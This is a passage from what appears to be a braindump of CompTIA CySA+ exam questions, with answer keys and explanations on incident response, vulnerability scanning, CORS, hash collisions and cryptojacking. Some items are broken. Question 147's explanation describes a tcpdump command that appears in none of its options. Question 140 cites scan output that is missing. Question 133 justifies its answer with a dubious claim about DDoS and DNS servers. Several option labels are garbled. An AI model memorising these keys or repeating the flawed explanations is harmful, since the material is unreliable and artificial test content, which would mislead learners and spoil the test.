The other options are not the best techniques to ensure that users only leverage web-based software that has been pre-approved by the organization. Blocklisting (A) is a technique that blocks specific web-based software from running on a system or network, while allowing all other software. Blocklisting can be ineffective or inefficient, as it requires constant updates and may not catch all malicious software. Graylisting © is a technique that temporarily rejects or delays incoming messages from unknown or suspicious sources, until they are verified as legitimate. Graylisting is mainly used for email filtering, not for web-based software control. Webhooks (D) are a technique that allows web-based software to send or receive data from other web-based software in real time, based on certain events or triggers. Webhooks are not related to web-based software control, but rather to web-based software integration.

NEW QUESTION 133

An incident response team receives an alert to start an investigation of an internet outage. The outage is preventing all users in multiple locations from accessing external SaaS resources. The team determines the organization was impacted by a DDoS attack. Which of the following logs should the team review first?

- A. CDN
- B. Vulnerability scanner
- C. DNS
- D. Web server

Answer: C

Explanation:

A distributed denial-of-service (DDoS) attack is a type of cyberattack that aims to overwhelm a target's network or server with a large volume of traffic from multiple sources. A common technique for launching a DDoS attack is to compromise DNS servers, which are responsible for resolving domain names into IP addresses. By flooding DNS servers with malicious requests, attackers can disrupt the normal functioning of the internet and prevent users from accessing external SaaS resources. Official References: <https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/>

NEW QUESTION 134

New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

- A. Human resources must email a copy of a user agreement to all new employees
- B. Supervisors must get verbal confirmation from new employees indicating they have read the user agreement
- C. All new employees must take a test about the company security policy during the onboarding process
- D. All new employees must sign a user agreement to acknowledge the company security policy

Answer: D

Explanation:

The best action that the SOC manager can recommend to help ensure new employees are accountable for following the company policy is to require all new employees to sign a user agreement to acknowledge the company security policy. A user agreement is a document that defines the rights and responsibilities of the users regarding the use of the company's systems, networks, or resources, as well as the consequences of violating the company's security policy. Signing a user agreement can help ensure new employees are aware of and agree to comply with the company security policy, as well as hold them accountable for any breaches or incidents caused by their actions or inactions.

NEW QUESTION 136

A company is in the process of implementing a vulnerability management program. Which of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

- A. Non-credentialed scanning
- B. Passive scanning
- C. Agent-based scanning
- D. Credentialed scanning

Answer: B

Explanation:

Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>

NEW QUESTION 138

A systems administrator notices unfamiliar directory names on a production server. The administrator reviews the directory listings and files, and then concludes the server has been compromised. Which of the following steps should the administrator take next?

- A. Inform the internal incident response team.
- B. Follow the company's incident response plan.
- C. Review the lessons learned for the best approach.
- D. Determine when the access started.

Answer: B

Explanation:

An incident response plan is a set of predefined procedures and guidelines that an organization follows when faced with a security breach or attack. An incident response plan helps to ensure that the organization can quickly and effectively contain, analyze, eradicate, and recover from the incident, as well as prevent or minimize the damage and impact to the business operations, reputation, and customers. An incident response plan also defines the roles and responsibilities of the incident response team, the communication channels and protocols, the escalation and reporting procedures, and the tools and resources available for the incident response.

By following the company's incident response plan, the administrator can ensure that they are following the best practices and standards for handling a security incident, and that they are coordinating and collaborating with the relevant stakeholders and authorities. Following the company's incident response plan can also help to avoid or reduce any legal, regulatory, or contractual liabilities or penalties that may arise from the incident.

The other options are not as effective or appropriate as following the company's incident response plan. Informing the internal incident response team (A) is a good step, but it should be done according to the company's incident response plan, which may specify who, when, how, and what to report. Reviewing the lessons learned for the best approach © is a good step, but it should be done after the incident has been resolved and closed, not during the active response phase. Determining when the access started (D) is a good step, but it should be done as part of the analysis phase of the incident response plan, not before following the plan.

NEW QUESTION 140

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



Which of the following tuning recommendations should the security analyst share?

- A. Set an Http Only flag to force communication by HTTPS.
- B. Block requests without an X-Frame-Options header.
- C. Configure an Access-Control-Allow-Origin header to authorized domains.
- D. Disable the cross-origin resource sharing header.

Answer: C

Explanation:

The output shows that the web application has a cross-origin resource sharing (CORS) header that allows any origin to access its resources. This is a security misconfiguration that could allow malicious websites to make requests to the web application on behalf of the user and access sensitive data or perform unauthorized actions.

The tuning recommendation is to configure the Access-Control-Allow-Origin header to only allow authorized domains that need to access the web application's resources. This would prevent unauthorized cross-origin requests and reduce the risk of cross-site request forgery (CSRF) attacks.

NEW QUESTION 144

Which of the following describes the best reason for conducting a root cause analysis?

- A. The root cause analysis ensures that proper timelines were documented.
- B. The root cause analysis allows the incident to be properly documented for reporting.
- C. The root cause analysis develops recommendations to improve the process.
- D. The root cause analysis identifies the contributing items that facilitated the event

Answer: D

Explanation:

The root cause analysis identifies the contributing items that facilitated the event is the best reason for conducting a root cause analysis, as it reflects the main goal and benefit of this problem-solving approach. A root cause analysis (RCA) is a process of discovering the root causes of problems in order to identify appropriate solutions. A root cause is the core issue or factor that sets in motion the entire cause-and-effect chain that leads to the problem. A root cause analysis assumes that it is more effective to systematically prevent and solve underlying issues rather than just treating symptoms or putting out fires. A root cause analysis can be performed using various methods, tools, and techniques that help to uncover the causes of problems, such as events and causal factor analysis, change analysis, barrier analysis, or fishbone diagrams. A root cause analysis can help to improve quality, performance, safety, or efficiency by finding and eliminating the sources of problems. The other options are not as accurate as the root cause analysis identifies the contributing items that facilitated the event, as they do not capture the essence or value of conducting a root cause analysis. The root cause analysis ensures that proper timelines were documented is a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting timelines can help to establish the sequence of events and actions that led to the problem, but it does not necessarily identify or address the root causes. The root cause analysis allows the incident to be properly documented for reporting is also a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting and reporting incidents can help to communicate and share information about problems and solutions, but it does not necessarily identify or address the root causes. The root cause analysis develops recommendations to improve the process is another possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Developing recommendations can help to implement solutions and prevent future problems, but it does not necessarily identify or address the root causes.

NEW QUESTION 147

A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

- A. `grep [IP address] packets.pcap`
- B. `cat packets.pcap | grep [IP Address]`
- C. `strings packets.pcap | grep [IP Address]`

Answer: C

Explanation:

tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file. The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:

- <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- <https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers>
- https://www.reddit.com/r/CompTIA/comments/tmxx84/passed_cysa_heres_my_experience_and_how_i_s

NEW QUESTION 149

An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

- A. Proprietary systems
- B. Legacy systems
- C. Unsupported operating systems
- D. Lack of maintenance windows

Answer: A

Explanation:

Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems. Proprietary systems can pose a challenge for vulnerability management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities. In this case, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This indicates that these systems and associated vulnerabilities are examples of proprietary systems as inhibitors to remediation

NEW QUESTION 152

Which of the following best describes the goal of a tabletop exercise?

- A. To test possible incident scenarios and how to react properly
- B. To perform attack exercises to check response effectiveness
- C. To understand existing threat actors and how to replicate their techniques
- D. To check the effectiveness of the business continuity plan

Answer: A

Explanation:

A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach. The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.

NEW QUESTION 155

Which of the following concepts is using an API to insert bulk access requests from a file into an identity management system an example of?

- A. Command and control
- B. Data enrichment
- C. Automation
- D. Single sign-on

Answer: C

Explanation:

Automation is the best concept to describe the example, as it reflects the use of technology to perform tasks or processes without human intervention. Automation can help to improve efficiency, accuracy, consistency, and scalability of various operations, such as identity and access management (IAM). IAM is a security framework that enables organizations to manage the identities and access rights of users and devices across different systems and applications. IAM can help to ensure that only authorized users and devices can access the appropriate resources at the appropriate time and for the appropriate purpose. IAM can involve various tasks or processes, such as authentication, authorization, provisioning, deprovisioning, auditing, or reporting. Automation can help to simplify and streamline these tasks or processes by using software tools or scripts that can execute predefined actions or workflows based on certain triggers or conditions. For example, automation can help to create, update, or delete user accounts in bulk based on a file or a database, rather than manually entering or modifying each account individually. The example in the question shows that an API is used to insert bulk access requests from a file into an identity management system. An API (Application Programming Interface) is a set of rules or specifications that defines how different software components or systems can communicate and exchange data with each other. An API can help to enable automation by providing a standardized and consistent way to access and manipulate data or functionality of a software component or system. The example in the question shows that an API is used to automate the process of inserting bulk access requests from a file into an identity management system, rather than manually entering each request one by one. The other options are not correct, as they describe different concepts or techniques. Command and control is a term that refers to the ability of an attacker to remotely control a compromised system or device, such as using malware or backdoors. Command and control is not related to what is described in the example. Data enrichment is a term that refers to the process of enhancing or augmenting existing data with additional information from external sources, such as adding demographic or behavioral attributes to customer profiles. Data enrichment is not related to what is described in the example. Single sign-on is a term that refers to an authentication method that allows users to access multiple systems or applications with one set of credentials, such as using a single username and password for different websites or services. Single sign-on is not related to what is described in the example.

NEW QUESTION 159

A security analyst is reviewing the findings of the latest vulnerability report for a company's web application. The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

- A. Deploy a WAF to the front of the application.
- B. Replace the current MD5 with SHA-256.
- C. Deploy an antivirus application on the hosting system.
- D. Replace the MD5 with digital signatures.

Answer: B

Explanation:

The correct answer is B. Replace the current MD5 with SHA-256.

The vulnerability that the security analyst is able to exploit is a hash collision, which is a situation where two different files produce the same hash value. Hash collisions can allow an attacker to bypass the integrity or authentication checks that rely on hash values, and submit malicious files to the system. The web application uses MD5, which is a hashing algorithm that is known to be vulnerable to hash collisions. Therefore, the analyst should suggest replacing the current MD5 with SHA-256, which is a more secure and collision-resistant hashing algorithm.

The other options are not the best suggestions to mitigate the vulnerability with the fewest changes to the current script and infrastructure. Deploying a WAF (web application firewall) to the front of the application

(A) may help protect the web application from some common attacks, but it may not prevent hash collisions or detect malicious files. Deploying an antivirus application on the hosting system © may help scan and remove malicious files from the system, but it may not prevent hash collisions or block malicious files from being submitted. Replacing the MD5 with digital signatures (D) may help verify the authenticity and integrity of the files, but it may require significant changes to the current script and infrastructure, as digital signatures involve public-key cryptography and certificate authorities.

NEW QUESTION 161

A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

- A. Help desk
- B. Law enforcement
- C. Legal department
- D. Board member

Answer: C

Explanation:

The correct answer is C. Legal department.

According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to “report and escalate security incidents to appropriate stakeholders and authorities” 1. This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company's policies and cause financial and reputational damage. The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee. The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

NEW QUESTION 162

Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

- A. Log retention
- B. Log rotation
- C. Maximum log size
- D. Threshold value

Answer: D

Explanation:

A threshold value is a parameter that defines the minimum or maximum level of a metric or event that triggers an alert. For example, a threshold value can be set to alert when the number of failed login attempts exceeds 10 in an hour, or when the CPU usage drops below 20% for more than 15 minutes. By setting a threshold value, the process can filter out irrelevant or insignificant alerts and focus on the ones that indicate a potential problem or anomaly. A threshold value can help to reduce the noise and false positives in the alert system, and improve the efficiency and accuracy of the analysis¹²

NEW QUESTION 167

A company receives a penetration test report summary from a third party. The report summary indicates a proxy has some patches that need to be applied. The proxy is sitting in a rack and is not being used, as the company has replaced it with a new one. The CVE score of the vulnerability on the proxy is a 9.8. Which of the following best practices should the company follow with this proxy?

- A. Leave the proxy as is.
- B. Decommission the proxy.
- C. Migrate the proxy to the cloud.
- D. Patch the proxy

Answer: B

Explanation:

The best practice that the company should follow with this proxy is to decommission the proxy. Decommissioning the proxy involves removing or disposing of the proxy from the rack and the network, as well as deleting or wiping any data or configuration on the proxy. Decommissioning the proxy can help eliminate the vulnerability on the proxy, as well as reduce the attack surface, complexity, or cost of maintaining the network. Decommissioning the proxy can also free up space or resources for other devices or systems that are in use or needed by the company.

NEW QUESTION 168

An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

- A. Scope
- B. Weaponization
- C. CVSS
- D. Asset value

Answer: B

Explanation:

Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

NEW QUESTION 170

A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following does this most likely describe?

- A. System hardening
- B. Hybrid network architecture
- C. Continuous authorization
- D. Secure access service edge

Answer: A

Explanation:

The correct answer is A. System hardening.

System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system¹.

The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization © is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based security services to remote users and devices, which is also different from system hardening.

NEW QUESTION 172

An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

- A. Information sharing organization
- B. Blogs/forums
- C. Cybersecurity incident response team
- D. Deep/dark web

Answer: A

Explanation:

An information sharing organization is a group or network of organizations that share threat intelligence, best practices, or lessons learned related to cybersecurity issues or incidents. An information sharing organization can help security analysts learn about new ransomware campaigns or other emerging threats, as well as get recommendations or guidance on how to prevent, detect, or respond to them. An information sharing organization can also help security analysts collaborate or coordinate with other organizations in the same industry or region that may face similar threats or challenges.

NEW QUESTION 176

Which of the following is the most important factor to ensure accurate incident response reporting?

- A. A well-defined timeline of the events
- B. A guideline for regulatory reporting
- C. Logs from the impacted system
- D. A well-developed executive summary

Answer: A

Explanation:

A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:

- > <https://www.ibm.com/topics/incident-response>
- > <https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/>

NEW QUESTION 177

An organization was compromised, and the usernames and passwords of all employees were leaked online. Which of the following best describes the remediation that could reduce the impact of this situation?

- A. Multifactor authentication
- B. Password changes
- C. System hardening
- D. Password encryption

Answer: A

Explanation:

Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.

References: CompTIA CySA+ Certification Exam Objectives, [What Is Multifactor Authentication (MFA)?]

NEW QUESTION 178

An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

- A. Take a snapshot of the compromised server and verify its integrity
- B. Restore the affected server to remove any malware
- C. Contact the appropriate government agency to investigate
- D. Research the malware strain to perform attribution

Answer: A

Explanation:

The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server's data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

NEW QUESTION 180

A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that crypto mining is occurring. Which of the following indicators would most likely lead the team to this conclusion?

- A. High GPU utilization
- B. Bandwidth consumption
- C. Unauthorized changes
- D. Unusual traffic spikes

Answer: A

Explanation:

High GPU utilization is the most likely indicator that cryptomining is occurring, as it reflects the intensive computational work that is required to solve the complex mathematical problems involved in mining cryptocurrencies. Cryptomining is the process of generating new units of a cryptocurrency by using computing power to verify transactions and create new blocks on the blockchain. Cryptomining can be done legitimately by individuals or groups who participate in a mining pool and share the rewards, or illegitimately by threat actors who use malware or scripts to hijack the computing resources of unsuspecting victims and use them for their

own benefit. This practice is called cryptojacking, and it can cause performance degradation, increased power consumption, and security risks for the affected systems. Cryptomining typically relies on the GPU (graphics processing unit) rather than the CPU (central processing unit), as the GPU is better suited for parallel processing and can handle more calculations per second. Therefore, a high GPU utilization rate can be a sign that cryptomining is taking place on a system, especially if there is no other explanation for the increased workload. The other options are not as indicative of cryptomining as high GPU utilization, as they can have other causes or explanations. Bandwidth consumption can be affected by many factors, such as network traffic, streaming services, downloads, or updates. It is not directly related to cryptomining, which does not require a lot of bandwidth to communicate with the mining pool or the blockchain network. Unauthorized changes can be a result of many types of malware or cyberattacks, such as ransomware, spyware, or trojans. They are not specific to cryptomining, which does not necessarily alter any files or settings on the system, but rather uses its processing power. Unusual traffic spikes can also be caused by various factors, such as legitimate surges in demand, distributed denial-of-service attacks, or botnets. They are not indicative of cryptomining, which does not generate a lot of traffic or requests to or from the system.

NEW QUESTION 185

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